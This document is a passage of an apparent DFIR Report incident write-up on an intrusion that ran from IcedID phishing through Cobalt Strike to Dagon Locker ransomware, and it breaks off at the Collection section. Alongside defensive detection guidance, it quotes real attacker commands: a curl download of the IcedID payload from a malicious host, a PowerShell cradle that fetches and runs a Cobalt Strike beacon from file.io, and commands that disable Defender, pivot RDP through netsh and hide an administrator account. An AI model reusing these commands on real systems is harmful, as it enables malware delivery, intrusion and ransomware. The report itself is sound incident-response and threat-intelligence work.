THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

REPORTS ANALYSTS SERVICES ACCESS DFIR LABS MERCHANDISE

SUBSCRIBE CONTACT US

Saturday, November 02, 2024 16:25:51

adfind cobaltstrike dagonlocker icedid

From IcedID to Dagon Locker Ransomware in 29 Days

April 29, 2024

Key Takeaways

- In August 2023, we observed an intrusion that started with a phishing campaign using PrometheusTDS to distribute IcedID.
- IcedID dropped and executed a Cobalt Strike beacon, which was then used throughout the intrusion.
- The threat actor leveraged a bespoke PowerShell tool known as AWScollector to facilitate a range of malicious activities including discovery, lateral movement, data exfiltration, and ransomware deployment.
- Group Policy was used to distribute Cobalt Strike beacons at login to a specific privileged user group.
- The threat actor utilized a suite of tools to support their activities, deploying Rclone, Netscan, Nbtscan, AnyDesk, Seatbelt, Sharefinder, and AdFind.
- This case had a TTR (time to ransomware) of 29 days.

More information about IcedID and Dagon Locker can be found in the following reports: SentinelOne, The DFIR Report, and Group-IB.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

Services

- **Private Threat Briefs**: Over 25 private reports annually, such as this one but more concise and quickly published post-intrusion.
- **Threat Feed**: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- **All Intel**: Includes everything from Private Threat Briefs and Threat Feed, plus private events, long-term tracking, data clustering, and other curated intel.
- **Private Sigma Ruleset**: Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- **DFIR Labs**: Offers cloud-based, hands-on learning experiences using real data from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for a demo!

Table of Contents:

Search Search

Sélectionner une langue

Fourni par Google Traduction

Subscribe

Register For Our Next CTF

Reports

Threat Intelligence

Detection Rules

Case Summary

This intrusion started in August 2023 with a phishing campaign that distributed IcedID malware. This phishing operation utilized the Prometheus Traffic Direction System (TDS) to deliver the malware. Victims were directed to a fraudulent website, mimicking an Azure download portal. Here, they were prompted to download a malicious JavaScript file. Upon executing this file, a multi-step attack was triggered. Initially, a batch file was generated and executed on the user's system. This batch file used the `curl` command to download an IcedID DLL file. Finally, this DLL file was executed, completing the malware installation process.

Once the DLL file was executed, the IcedID malware established persistence by creating a scheduled task on the infected system. This ensured that the malware would continue to operate even after the system was restarted. Following this, the malware established a command and control (C2) connection with the IcedID servers. Through this connection, it executed a series of discovery commands using standard Windows utilities to gather information about the infected system. About 30 hours after inactivity, the IcedID malware downloaded and executed a Cobalt Strike beacon.

The Cobalt Strike beacon was staged on the temporary file-sharing website, file.io, and was downloaded to the infected host using PowerShell. Once executed, the threat actor leveraged commonly used system utilities such as `net`, `whoami`, `nltest`, and `ping` to conduct discovery operations from the Cobalt Strike beacon. Shortly after these initial discovery operations, we observed access to the Local Security Authority Subsystem Service (LSASS) process, indicating attempts to access credentials. There was also evidence of the `GetSystem` command being used for privilege escalation, allowing the attacker to obtain higher-level system privileges.

Within just five minutes of executing the Cobalt Strike beacon, the threat actor initiated lateral movement within the network. They transferred a Cobalt Strike beacon to a domain controller using the Server Message Block (SMB) protocol. This beacon was then executed via remote services.

The threat actor continued their discovery activities on both the initial beachhead and the domain controller, specifically targeting file shares. To accomplish this, they utilized a combination of net commands, AdFind, and Sharefinder to identify and access these network shares. After locating the desired network shares, they deployed Rclone, though its usage was brief. Next, the threat actor shifted to using a custom PowerShell tool, named

AWSCollector. This tool's initial deployment involved executing a series of system discovery commands on remote hosts through its systeminfo module.

Approximately an hour and a half after initiating data exfiltration with Rclone, the threat actor transitioned to their custom AWSCollector script, to continue the data transfer to AWS S3 bucket storage. Over the ensuing hours, they continued discovery operations and even deployed a Speedtest tool, likely to assess the network speed and determine the feasibility and duration of their exfiltration efforts. As the data exfiltration progressed, they expanded their foothold in the environment by deploying Cobalt Strike beacons to additional hosts. These were copied to hosts using SMB and the Windows copy utility, followed by the execution of the beacon by remote WMIC commands.

As the situation progressed into the third day, the threat actor remained engaged and active, continuing their data exfiltration activities. They also deployed discovery tools such as Seatbelt and SoftPerfect Netscan to further explore the network. On the fourth day, the focus shifted to the virtualization infrastructure. The threat actor executed various commands to gather information about the virtualization components, which involved the zipping and suspected exfiltration of targeted documents pertinent to virtualization. Additionally, on network shares, the threat actor located and reviewed documents containing passwords for the organization.

Entering the fifth day, the threat actor continued discovery efforts using many of the same tools previously observed. During this period, they also began dumping Windows event logs and executing various WMIC discovery commands to gain further insight into the environment. The activities on the sixth and seventh days mirrored those of the previous days. On the eighth day, the threat actor deployed AnyDesk on a domain controller using a PowerShell script. This script not only installed AnyDesk but also created a new user account and added it to the local administrators group. On this day we also observed the threat actor deploy a new Cobalt Strike beacon.

Using the AnyDesk access, the threat actor logged into the domain controller and accessed various system administrator utilities, including Sites and Services, Administrative Center, Domains and Trusts, Users and Computers, and Group Policy. The focus of their activity seemed to be Group Policy, where they attempted to create a Logon script for the environment.

Three days after their previous actions, the threat actor returned to modify the Group Policy settings they had initially focused on. Following these changes, they expanded their operational scope by installing AnyDesk and Cobalt Strike beacons on additional hosts. Over the next several days, the threat actor continued to return, utilizing the graphical user interfaces (GUI) of Windows administrative tools to review and likely analyze data.

On the 28th day of activity, the threat actor resumed operations by attempting to configure a domain controller to proxy RDP access across another network segment using the netsh utility. However, this configuration failed to achieve their intended result and was promptly removed. The threat actor also engaged in network reconnaissance by requesting Kerberos Service Principal Names (SPNs) using the `setspn` command-line tool.

On the 29th day, they started running discovery checks using net commands. About five hours later, they prepared for their final operations by staging a Dagon Locker ransomware file on a domain controller. Utilizing their custom AWSCollector script, the ransomware was deployed via SMB to remote hosts. The script also generated a batch script to disable services, delete shadow copies, and execute the ransomware, leading to domain wide ransomware. This entire process resulted in a Time to Ransomware (TTR) of 684 hours, over 29 days.

If you would like to get an email when we publish a new report, please subscribe here.


Analysts

Analysis and reporting completed by r3nzsec, angelo_violetti & UC1

Initial Access

In August 2023 we observed an IcedID e-mail phishing campaign, utilizing PrometheusTDS URLs directly in email.

@ffforward reported the distribution on Twitter:



Tommy M (TheAnalyst)
@ffforward

Heads up, #IcedID campaign yesterday where the actor is using #PrometheusTDS URLs directly in the email. If approved by pTDS (anti-bot, IP filtering) the target will be redirected to a page using @reCAPTCHA that will redirect to a second pTDS URL that will smuggle a JavaScript.

Microsoft Azure Cloud file download

Please solve captcha below to prove you are not a robot and download your file

Enter answer here

```
GVsU = atob('[b64data]');
DRXr = new Array(aWqjDJGVsU.length);
 = 0; i < aWqjDJGVsU.length; i++) {
DRXr[i] = aWqjDJGVsU.charCodeAt(i);
ULmA = new Uint8Array(sAfwULDRXr);
pQwY = new Blob([QaNGCtULmA], {type: 'text/j
(fZMcqgpQwY, 'Document_Scan_17.js');
```


9:13 AM · Aug 30, 2023 · 12.3K Views

For a full breakdown on the TDS see this report by Group-IB.

Once the user clicked the link, they would be presented with an Azure looking page containing a captcha, and if they pass all the filtering requirements of the TDS they would be presented with a download for a JavaScript file, `Document_Scan_468.js` in this intrusion.

Execution

IcedID



User executed malicious javascript from the Downloads folder
Malicious javascript
Document_Scan_468.js
Delivery of IcedID malware payload
Scheduled task created: “C2696064-4C7C-9097-814A-BEEF61F7BE42"
1.1 minutes
Multiple discovery commands kicked off by the IcedID malware just a minute after being executed
597.4 minutes
Around an hour later, evidence of VNC activity was observed via dllhost starting browser processes

```
https://moashraya.com/out/t.php
143.110.245.38:443
```

```
rundll32.exe
"C:\Users\REDACTED\AppData\Roaming
\{135A02C3-6844-C69D-D07F-
8568923DDB93}\Riadnc1.dll",init --
ok="ShiverExact\license.dat"
```


```
cmd.exe /c chcp >&2
systeinfo
ipconfig /all
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group “Domain Admins” /domain
```

```
cmd.exe /c start “” chrome.exe
cmd.exe /c start “” firefox.exe
cmd.exe /c start “” msedge.exe
```

When the user executed the downloaded Javascript file, `Document_Scan_468.js`, the following happened:

- A bat file was created using a curl command to download the IcedID payload from `moashraya[.]com`.
  - `C:\Windows\System32\cmd.exe" /c echo curl https://moashraya[.]com/out/t.php --output "%temp%\magni.waut.a" --ssl no-revoke --insecure --location > "%temp%\magni.w.bat`
- Execution of the batch script.
  - `cmd.exe /c "%temp%\magnu.w.bat"`
- After downloading, the file `magni.waut.a` is renamed to `magni.w`.
  - `cmd.exe /c ren "%temp%\magni.waut.a" "magni.w"`
- Using rundll32.exe, it executes the function `scab` with the arguments `\k arabika752` from the downloaded and renamed file `magni.w`.
  - `rundll32 "%temp%\magni.w", scab \k arabika752`

Shortly after, we see `rundll32.exe` accessing and injecting into `svchost.exe`



```
Process accessed:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGUID: {5a11b0e5-1607-64ef-5064-000000000300}
SourceProcessId: 1264
SourceThreadId: 9356
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGUID: {5a11b0e5-6f99-63c8-1f01-000000000300}
TargetProcessId: 4492
TargetImage: C:\Windows\system32\svchost.exe
GrantedAccess: 0x1068
CallTrace: UNKNOWN(000001DD37AA03A6)
SourceUser:
TargetUser:
```

Using memory captured from the system and processing it with MemprocFS; we can see via the memory, YARA scanning confirmation of the IcedID injection into process 4492.

This process then started communicating out to the following C2 domains:

- ewacootili[.]com (151.236.9[.]176)
- ultrascihictur[.]com (159.223.95[.]82)

- magiraptoy[.]com (194.58.68[.]187)

And then deleted the file`%temp%\festival-.dat`. This was most likely an update to the IcedID configuration which gets loaded.

A summary of the discovery commands, and other activity can be seen in the Discovery section.

Decoding the obfuscated javascript

`Document_Scan_468.js` employed a simple obfuscating technique. The technique consists of splitting the commands to be run into chunks of three, and concatenating them together. The same technique was used to obfuscate the JS functions as well.

Cobalt Strike DLL HTTPS Beacon

The first Cobalt Strike beacon was downloaded, and subsequently executed, by the threat actor from file.io through the following PowerShell commands.

```
powershell.exe(New-Object
System.Net.WebClient).DownloadFile("https://file[.]io/OUXPza4b4uxZ
", "C:\ProgramData\update.dll")
%WINDIR%\system32\rundll32.exe" update.dll,HTVIyKUVoTzv
```

Cobalt Strike PowerShell HTTPS Beacon

Via the Cobalt Strike command and control server, the threat actor generated a PowerShell script which injected a stageless beacon into memory.

In the first part of the script, there are two defined functions, `func_get_proc_address` and `func_get_delegate_type`, which are used to dynamically load and execute unmanaged code. Subsequently, a long BASE64 encoded string is defined which corresponds to the Cobalt Strike shellcode.

The BASE64 string is then XOR decoded with a decimal key equal to `35`. In order to inject the decoded shellcode, the script retrieves the function pointer for the Windows APIs function `GetModuleHandleA` and `GetProcAddress` that are needed to obtain a pointer to `VirtualAlloc`. The call to VirtualAlloc creates a new memory section with AllocationType `MEM_COMMIT | MEM_RESERVERE` (0x3000) and MemoryProtection `ExecuteReadWrite` (0x40). This type of variables passed to VirtualAlloc are classic signs of process injection. Subsequently, the shellcode is copied into the newly created region of memory and then executed through the Invoke() function.

The BASE64 string can be easily decoded through CyberChef to get the Cobalt Strike shellcode. It is possible to recognize the classic MZ header (`magic_mz_x86` and `magic_mz_x64`): `MZARUH`.

By executing the PowerShell script and monitoring the API calls performed by the process through API Monitor, it is possible to identify the calls to InternetConnectA() with the Cobalt Strike C2s specified as parameters.

Existing Yara rules detect Cobalt Strike beacons by hunting for the previously mentioned header like the following one, however, defenders need to be aware that those types of strings can be modified from beacons through malleable profiles.

https://github.com/elastic/protections-artifacts/blob/72fd8cad90189e9d145d22eb3d4fee2fe3d5902f/yara/rules/Windows_Trojan_CobaltStrike.yar#L1011

Persistence

IcedID

During the execution of the initial IcedID malware, a scheduled task was created to maintain persistence.

The task was set to run when the user logged in using the 'LogonTrigger'. While audit logging was not enabled to observe the task creation via a 4698 event we were able to use Sysmon registry and file creation events for the task XML to correlate the creation with the initial IcedID malware.

Registry item related to task creation:

File write for task XML:

Cobalt Strike

The threat actor created several scheduled tasks on different servers, to achieve persistent execution of Cobalt Strike. As you can see below, the scheduled task files were created by a `svchost` injected process.

This is an example of one of the scheduled tasks created that, when executed, downloads and executes a Cobalt Strike beacon from`51.89.133[.]3`.

Furthermore, on a domain controller, the threat actor created a bat file under the local group policy directory.

```
C:\Windows\System32\GroupPolicy\User\Scripts\Logon\test.bat
```

The bat file contains the same PowerShell command as the scheduled task. These were then setup to execute at login by GPO policy targeting users in a specific domain group.

These same scheduled tasks could be located in the GPO policies under SYSVOL on the domain controller, below is an example of one pulled from a memory capture.

Anydesk

During the intrusion, the threat actor used a PowerShell script named `anydesk.ps1` to:

- Download AnyDesk into the ProgramData folder.
- Install AnyDesk in silent mode and set the password to access the software remotely.
- Create a user named `oldadministrator`, add it to the local administrator group, and hide it from the Windows home/login screen.

Installing AnyDesk in this way sets up the program with a service to start automatically, providing the threat actor with an additional means of persistence in the network.

The AnyDesk ad.trace logs track incoming connections into the system. Those logs can be found under the folder `C:\Users\<user>\AppData\Roaming\AnyDesk`.

The ad_svc.trace log files record the external IP addresses that logged into the system. Those logs can be found under the folder `C:\ProgramData\Anydesk`.

AnyDesk Client-ID:

```
Client-ID: 150937834
```

The following two IP addresses were identified that could be related to VPN services based on IPQualityScore:

- 82.102.18.244 – NordVPN
- 194.33.40.113 – Surfshark VPN

New User Creation

The `anydesk.ps1` script included the creation of a new user account, which was then added to the local administrators group and then hid from the logon screen. This latter technique is performed by setting the value of the following registry key related to the specific user, to "0":

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\User
```

Privilege Escalation

To obtain SYSTEM privileges, the threat actor executed the getsystem Cobalt Strike functionality multiple times.

We saw the threat actor use variations of this which indicates likely getsystem activity:

```
C:\Windows\system32\cmd.exe /c echo 00e4f7418cd > \\.\pipe\9090e9
```

This technique was thoroughly described here:

- SEO Poisoning to Domain Control: The Gootloader Saga Continues

When the threat actor created the new user account, they also also added that new account to a privileged active directory group.

Defense Evasion

Process Injection

As mentioned in the Execution section, we see IcedID injecting itself into svchost.exe

We also observed Cobalt Strike injecting into gpupdate.exe. Later they injected themselves into svchost.exe. This was done as a result of using named pipe impersonation to get SYSTEM rights on the client.

Dumping PID 4860 from memory and scanning with YARA rules from the LOKI signature base we can find evidence of the Cobalt Strike injection.

Volatility dump command:

```
vol -f [REDACTED].dmp  windows.memmap.Memmap --dump --pid 4860
```

Scan results:

We can get further corroboration with 1768.py:

We can also use the memory file processed with MemprocFS for similar YARA scan hits:

Disable or Modify System Firewall

We observed the threat actor attempting to access a restricted host by pivoting through another host.

This was attempted by using the built-in netsh portproxy command to port forward 3390 on the local host, to 3389 (RDP) on the remote host.

We also observed the threat actor testing this access using the PowerShell function `Test-NetConnection`

```
"C:\Windows\system32\netsh.exe" interface portproxy add v4tov4 listenp
netsh advfirewall firewall add rule name=”forwarded” protocol=TCP dir=
Test-NetConnection -ComputerName REDACTED -Port 3390
"C:\Windows\system32\netsh.exe" interface portproxy show all
```

Disabling Microsoft Defender

During the intrusion, we observed limited use of the following command to disable antivirus:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Credential Access

LSASS Credential Dump

Cobalt Strike provides multiple functionalities to extract hashed credentials stored in the LSASS process, such as `logonpassword`. This command leverages the Mimikatz `sekurlsa::logonpasswords`technique to harvest credentials in memory. To detect this type of malicious action, it’s crucial to install and configure Sysmon correctly which allows tracking access to the LSASS memory, as shown in the image below.

Every access to the LSASS process with the following GrantedAccess types should generate security alerts:

- 0x1010 (PROCESS_QUERY_LIMITED_INFORMATION + PROCESS_VM_READ)
- 0x1410 (PROCESS_QUERY_LIMITED_INFORMATION + PROCESS_QUERY_INFORMATION + PROCESS_VM_READ)

Further information about access rights can be found here:

Process Security and Access Rights – Win32 apps | Microsoft Learn

Clear-Text Password Files

The threat actor exploited a common administrator mistake: writing clear-text credentials in text files that are accessible through network shares. We observed the threat actor reviewing such documents in a share folder labeled Passwords using both Notepad and type over the command line process activity in Sysmon Event ID 1 logging.

Discovery

IcedID

As usual, we also observed the standard initial discovery commands that IcedID typically does.

Our previous report has a good summary of why these commands happen, and recommendations: https://thedfirreport.com/2024/04/01/from-onenote-to-ransomnote-an-ice-cold-intrusion/#discovery

In this case, this was seen executed by the parent process svchost.exe, which we saw IcedID inject into during the Execution section of this report.

```
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```

We also observed the threat actor use the VNC functionality to spawn MS Edge, Firefox and Chrome.

There is a possibility to inspect the VNC traffic done by IcedID using https://github.com/0xThiebaut/PCAPeek/ as demonstrated in this report: https://thedfirreport.com/2023/05/22/icedid-macro-ends-in-nokoyawa-ransomware/

But due to circumstances of the environment pcaps were not available to inspect in this case.

Cobalt Strike

The day after initial access, the threat actor performed enumeration activities from a domain controller, looking for active hosts.

About two hours later, the injected process `gpupdate.exe` executed numerous DNS queries that appeared to target all hosts in active directory.

WMIC

Multiple wmic enumeration commands were executed from the Cobalt Strike beacon with the aim of enumerating information related to the physical disk, memory, network adapters, bios and Windows domain on a a compromised server.

ShareFinder

On the second day of the intrusion, network shares were discovered through the execution directly in memory of Invoke-ShareFinder, and the output was saved into a text file. The output from the execution was visible in the PowerShell 4104 events:

Execution of the tool was also available in the 4104 events:

```
IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:50916/'); Invoke-
ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii
C:\ProgramData\found_shares.txt
```

This specific command line was described in the “Fast Guide” of Conti Leaks.

A deep dive into this tool was done here:

- ShareFinder: How Threat Actors Discover File Shares

Hands-on Keyboard Discovery

Throughout the attack, multiple discovery commands were launched manually:

Systems information or objects (e.g., folders.):

```
systeminfo
net config workstation
tasklist /svc
ping -n 1 [REDACTED]
net view
dir \\[REDACTED]\C$
```

Network connections and information:

```
ipconfig /all
route print
arp -a
netstat -an
```

Active Directory related:

```
net accounts /domain
net user [REDACTED] /domain
net user Administrator /domain
nltest dclist:
nltest /domain_trusts /all_trusts
net groups /domain
net group "domain controllers" /domain
net group "Domain Admins" /domain
net group "domain computers" /domain
net time /domain
net share
setspn.exe -F -Q */*
setspn [-T REDACTED] -Q cifs/*
```

Seatbelt

On the third day, after accessing the backup server, the threat actor used the `execute-assembly` Cobalt Strike functionality to execute Seatbelt in memory and saved the output in c:\programdata\full_info.txt. Seatbelt is a tool used to enumerate various information from a compromised host.

PowerShell

Throughout the intrusion, while the threat actor used default Windows discovery tools and brought plenty of their own tooling, they also heavily used various PowerShell Cmdlets and .NET calls for discovery. These were visible via process command line activity with base64 encoded commands.

Decoded command examples:

AWS Collector Enumeration

With the aim of obtaining the external IP address associated with the compromised infrastructure, the threat actor executed the following PowerShell script which contacts the API of ipify.org.

```
add-type @" using System.Net; using
System.Security.Cryptography.X509Certificates; public class
TrustAllCertsPolicy : ICertificatePolicy { public bool
CheckValidationResult( ServicePoint srvPoint, X509Certificate
certificate, WebRequest request, int certificateProblem) { return
true; } } "@ $AllProtocols =
[System.Net.SecurityProtocolType]'Ssl3,Tls,Tls11,Tls12'
[System.Net.ServicePointManager]::SecurityProtocol = $AllProtocols
[System.Net.ServicePointManager]::CertificatePolicy = New-Object
TrustAllCertsPolicy $ip = $Null $ip = (New-Object
System.Net.WebClient).DownloadString("http://ipecho.net/plain") if
($ip -eq $null) { $ip = (New-Object
System.Net.WebClient).DownloadString("http://api.ipify.org") }
return $ip
```

Ookla's SpeedTest executable was downloaded from a GitHub repository to get the download and upload bandwidth information.

```
ScriptBlock: $url =
'https://github.com/darussian777/tools/raw/master/speedtest.exe'
$path = "$($Env:ProgramData)\SpeedtestCLI" if (!(test-path $path))
{ new-item $path -ItemType Directory -force | out-null } if (!
(test-path "$($path)\speedtest.exe")) { $ProgressPreference =
'SilentlyContinue'; Invoke-WebRequest -Uri $url -OutFile
"$($path)\speedtest.exe" } if (!(test-path
"$($path)\result.json")) { & "$($path)\speedtest.exe" --
format=json --accept-license --accept-gdpr | Out-File
"$($path)\result.json" -force } try { $result = get-content
"$($path)\result.json" | ConvertFrom-Json -ErrorAction Stop }
catch { & "$($path)\speedtest.exe" --format=json --accept-license
--accept-gdpr | Out-File "$($path)\result.json" -force $result =
get-content "$($path)\result.json" | ConvertFrom-Json } return
@(([math]::Round($result.download.bandwidth / 1000000 * 8)),
([math]::Round($result.upload.bandwidth / 1000000 * 8)))
```

This action was likely conducted to understand the speed with which the data would have been exfiltrated from the environment.

This was functions executed using the AWScollector PowerShell script:

BloodHound

On one of the domain controllers we found evidence of Sharphound execution via file artifacts recovered from memory.

This was also visible in the PowerShell logs with the encoded command line showing this being executed by the AWSCollector module.

Decoded PowerShell command responsible for Bloodhound file write:

```
IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:33333/');
InvokeModule -module awscollector -awskey REDACTED -awssecret
REDACTED -awss3bucket REDACTED -awsregion us-east-1 -handleSystems
REDACTED
```

This function is covered further in the break down of AWSCollector in the Exfiltration section.

Netscan

On the third and fifth day of the intrusion, the threat actor executed netscan via the Cobalt Strike beacon.

AdFind

On the second and eighth day of the intrusion, AdFind was executed to enumerate AD computer objects and users.

Nbtscan

On the eighth day of the intrusion the threat actor dropped nbtscan, a tool for scanning address ranges looking for NETBIOS nameservers.

The flags provided to the tool by the threat actor included:

- -v This turns on some more verbose debugging.
- -s separator Script-friendly output. (this does not appear to be implemented in the Windows tool version they used but mentioned in other tool version docs)
- -p not a valid flag

Lateral Movement

PowerShell Remoting

In order to move laterally into different systems through Cobalt Strike beacons, the threat actor used the functionality called `jump winrm` which relies on the Windows PowerShell Remoting protocol (MS-PSRP). The following image – extracted from the memory of a compromised server – shows the processes executed when this type of lateral movement is performed by Cobalt Strike beacons.

Also, from the source host, it is possible to notice that a WinRM session is created to the target host which is tracked through the Event ID 41 by the Microsoft-Windows-WinRM provider.

On the domain controller, we also were able to observe the threat actor running remote PowerShell using the `Enter-PSSession` cmdlet.

WMI

One day after initial access, the threat actor transferred Cobalt Strike DLL beacons to several servers over SMB. Subsequently, the DLL was executed through the Cobalt Strike command `remote-exec wmi`.

When this technique is used, the following sequence of events is created:

- Event ID 5145 – Network share object access: Tracks the creation of a file in a network share, in this case \\*\C$\ProgramData\.
- Event ID 4626 – Successful logon: Tracks the network logon (Type 3) performed by the compromised user.
- Event ID 4688 – A new process has been created: `svchost.exe` spawns a new `wmiprvse.exe` process.
- Event ID 4688 – A new process has been created: `wmiprvse.exe` executed the malicious file previously created.

Viewed from another perspective with Sysmon Event ID 1 we could see the calls to WMIC on the source host with the “process call create” to the remote host.

PsExec

Another lateral movement functionality abused to jump between the hosts was `jump psexec`. Several executable beacons were transfer via this:

Execution of these beacons was then performed via remote services available in event ID 7045.

Remote Desktop Protocol

The threat actor also used the `oldadministrator` user created using the AnyDesk installation script to move to other hosts using RDP.

Throughout the intrusion all RDP activity was started from the one domain controller used as a central pivot point to connect to other hosts.

Collection

